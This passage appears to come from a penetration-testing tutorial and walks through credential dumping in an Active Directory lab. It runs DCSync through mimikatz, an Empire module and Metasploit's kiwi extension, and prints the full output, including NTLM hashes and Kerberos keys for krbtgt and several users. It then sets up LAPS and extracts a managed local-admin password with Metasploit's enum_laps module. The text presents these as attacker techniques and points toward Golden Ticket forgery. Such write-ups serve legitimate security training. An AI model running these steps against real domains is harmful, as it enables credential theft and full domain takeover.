 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # lsadump::dcsync /user:krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/15/2020 5:42:33 AM
Object Security ID   : S-1-5-21-3523557010-2506964455-2614950430-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f3bc61e97fb14d18c42bcbf6c3a9055f
    ntlm- 0: f3bc61e97fb14d18c42bcbf6c3a9055f
    lm  - 0: 439bd1133f2966dcdf57d6604539dc54

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4698d716313a2204caaf4dcc34f8bab1

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 0ee14e01f5930c961d9ba5e8341fa19f8ebeed3f1c08d6b66809473
      aes128_hmac       (4096) : 5f1afdbcd094511034dfaae0c3b4785f
      des_cbc_md5       (4096) : e6b39ee93b4c5246

* Primary:Kerberos *
    Default Salt : IGNITE.LOCALkrbtgt
    Credentials
      des_cbc_md5       : e6b39ee93b4c5246
```

Likewise, the Empire has a similar module that retrieves the hash of the entire domain controller user’s account.


```
usemodule credentials/mimikatz/dcsync_hashdump
execute
```



```
(Empire: 9VXCWA8Y) > usemodule credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) > execute
[*] Tasked 9VXCWA8Y to run TASK_CMD_JOB
[*] Agent 9VXCWA8Y tasked with task ID 3
[*] Tasked agent 9VXCWA8Y to run module powershell/credentials/mimikatz/dcsync_hashdump
(Empire: powershell/credentials/mimikatz/dcsync_hashdump) >
Job started: K6D2MX

Administrator:500:aad3b435b51404eeaad3b435b51404ee:32196b56ffe6f45e294117b91a83bf38:::
Guest:501:NONE:::
DefaultAccount:503:NONE:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f3bc61e97fb14d18c42bcbf6c3a9055f:::
yashika:1601:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
geet:1602:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
aarti:1603:aad3b435b51404eeaad3b435b51404ee:64fbae31cc352fc26af97cbdef151e03:::
kavish:1604:aad3b435b51404eeaad3b435b51404ee:4f65927f6dae9e794cbca3407ee3890d:::
```

Metasploit

If you have a meterpreter session of the victim machine whose account is a member of domain admin, then here also you can execute Mimikatz-DCSYNC attack to obtain the user's password.




```
meterpreter > getuid
Server username: IGNITE\yashika
meterpreter > shell
Process 4748 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18362.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\yashika\Downloads>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                                    Type             SID
============================================= ================ ===============
Everyone                                      Well-known group S-1-1-0
BUILTIN\Users                                 Alias            S-1-5-32-545
BUILTIN\Administrators                        Alias            S-1-5-32-544
NT AUTHORITY\INTERACTIVE                      Well-known group S-1-5-4
CONSOLE LOGON                                 Well-known group S-1-2-1
NT AUTHORITY\Authenticated Users              Well-known group S-1-5-11
NT AUTHORITY\This Organization                Well-known group S-1-5-15
LOCAL                                         Well-known group S-1-2-0
IGNITE\Domain Admins                          Group            S-1-5-21-3523557
Authentication authority asserted identity    Well-known group S-1-18-1
IGNITE\Denied RODC Password Replication Group Alias            S-1-5-21-3523557
Mandatory Label\Medium Mandatory Level        Label            S-1-16-8192

C:\Users\yashika\Downloads>
```

If your compromised account is a member of the domain admin group, then without wasting time load KIWI and run the following command:

```
dcsync_ntlm krbtgt

dcsync krbtgt
```

As a result, we found the hashes for krbtgt account and this will help us to conduct Golden Ticket attack further.



```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > dcsync_ntlm krbtgt
[+] Account   : krbtgt
[+] NTLM Hash : f3bc61e97fb14d18c42bcbf6c3a9055f
[+] LM Hash   : 439bd1133f2966dcdf57d6604539dc54
[+] SID       : S-1-5-21-3523557010-2506964455-2614950430-502
[+] RID       : 502

meterpreter > dcsync krbtgt
[DC] 'ignite.local' will be the domain
[DC] 'WIN-S0V7KMTVLD2.ignite.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 4/15/2020 5:42:33 AM
Object Security ID   : S-1-5-21-3523557010-2506964455-2614950430-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f3bc61e97fb14d18c42bcbf6c3a9055f
    ntlm- 0: f3bc61e97fb14d18c42bcbf6c3a9055f
    lm  - 0: 439bd1133f2966dcdf57d6604539dc54

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4698d716313a2204caaf4dcc34f8bab1

* Primary:Kerberos-Newer-Keys *
    Default Salt : IGNITE.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 0ee14e01f5930c961d9ba5e8341fa19f8ebeed3f1c08d
      aes128_hmac       (4096) : 5f1afdbcd094511034dfaae0c3b4785f
      des_cbc_md5       (4096) : e6b39ee93b4c5246
```


Credential Dumping: LAPS

Credential Dumping: LAPS

Configuration

This attack is being tested on Windows Server 2016 & Windows 10, and you can use the reference link above to configure it. When you install LAPS at some time, you will need to select the feature for the management tool installation.

Choose “Will be installed on the local hard drive” under Management Tools for fat client UI, PowerShell module, GPO editor Templates.



Local Administrator Password Solution Setup

Custom Setup


Select the way you want features to be installed.

Click the icons in the tree below to change the way features will be installed.

Installs management tools. This component does not need to be
ines. It is
min or
n your
on your

AdmPwd GPO Extension
Management Tools
Will be installed on local hard drive
Entire feature will be installed on local hard drive
Will be installed to run from network
Entire feature will be installed to run from network
Entire feature will be unavailable
Browse...
Reset
Disk Usage
Back
Next
Cancel

Further, continue with your installation and configuration with the help of an official link and follow the same steps for the Client.



Local Administrator Password Solution Setup

Custom Setup

Select the way you want features to be installed.

Click the icons in the tree below to change the way features will be installed.


- AdmPwd GPO Extension
- Management Tools
  - Fat client UI
  - PowerShell module
  - GPO Editor templates

Installs ADMX templates for GPO editor. Typically need to be installed on machine where GPOs are edited

This feature requires 8KB on your hard drive.

Then we have run the following command in PowerShell that will integrate LAPS on our OU “tech”


```
Import-Module AdmPwd.PS
Update-AdmPwdADSchema
Set-AdmPwdComputerSelfPermission -OrgUnit Tech
Set-AdmPwdReadPasswordPermission -OrgUnit Tech -
AllowedPrincipals Administrators
```



```
PS C:\Users\Administrator> Import-Module AdmPwd.PS
PS C:\Users\Administrator> Update-AdmPwdADSchema

Operation            DistinguishedName                                                 Status
---------            -----------------                                                 ------
AddSchemaAttribute   cn=ms-Mcs-AdmPwdExpirationTime,CN=Schema,CN=Configuration,DC=i... Success
AddSchemaAttribute   cn=ms-Mcs-AdmPwd,CN=Schema,CN=Configuration,DC=ignite,DC=local    Success
ModifySchemaClass    cn=computer,CN=Schema,CN=Configuration,DC=ignite,DC=local         Success

PS C:\Users\Administrator> Set-AdmPwdComputerSelfPermission -OrgUnit Tech

Name                 DistinguishedName                                                 Status
----                 -----------------                                                 ------
Tech                 OU=Tech,DC=ignite,DC=local                                        Delegated

PS C:\Users\Administrator> Set-AdmPwdReadPasswordPermission -OrgUnit Tech -AllowedPrincipals Administrators

Name                 DistinguishedName                                                 Status
----                 -----------------                                                 ------
Tech                 OU=Tech,DC=ignite,DC=local                                        Delegated
```

Now set up a group policy on LAPS by navigating to:
In the GPO, go to Computer Configuration > Policies > Administrative Templates > LAPS Enables the following settings:


- Password Settings
- Name of an administrator account to manage.
- Enable local administrator password management.




Setting	State
Password Settings	Enabled
Name of administrator account to manage	Enabled
Do not allow password expiration time longer than required ...	Not configured
Enable local admin password management	Enabled

Now navigate to Active Directory Users and computers, then select the OU for your LAPs.

NOTE: Enable the Advance feature view as shown in the image.




Now to ensure that it is working fine, let's check the password given by LAPs to CLIENT1 in its properties. As you can observe in the given below image the LAPS has assigned the random password to the client1.



Attribute	Value
msIIS-FTPRoot	<not set>
msImaging-HashAlgor...	<not set>
msImaging-Thumbprin...	<not set>
ms-Mcs-AdmPwd	k.%)0#c8(X4r5W
ms-Mcs-AdmPwdExpi...	132375908572512842
mSMQDigests	<not set>
mSMQDigestsMig	<not set>
mSMQSignCertificates	<not set>
mSMQSignCertificate...	<not set>
msNPAllowDialin	<not set>
msNPCallingStationID	<not set>
msNPSavedCallingSt...	<not set>
msPKIAccountCrede...	<not set>
msPKI-CredentialRoa...	<not set>

Similarly, with the help LAPS application, we can search for a password for any user's password, as we have looked for client1's password.

I Hope, till here you have understood the working and importance of LAPS in any organization. Now let's we how an attacker can take advantage of LAPs and dump the user's credential.



ComputerName: CLIENT1

Password: k.%)0#c8(X4r5W

Password expires: 6/25/2020 1:34:17 PM


New expiration time: Tuesday , May 26, 2020 1:18:25 PM

Metasploit

On a compromised account of DC, use the following module of the Metasploit to extract the LAPS password for other end users.
This module will recover the LAPS (Local Administrator Password Solution) passwords, configured in Active Directory, which is usually only accessible by privileged users. Note that the local administrator account name is not stored in Active Directory, so it is assumed to be 'Administrator' by default.

```
use post/windows/gather/credentials/enum_laps

post(windows/gather/credentials/enum_laps) > set session 1

post(windows/gather/credentials/enum_laps) >
```

As a result, it will dump the password in cleartext as shown in the image given below.



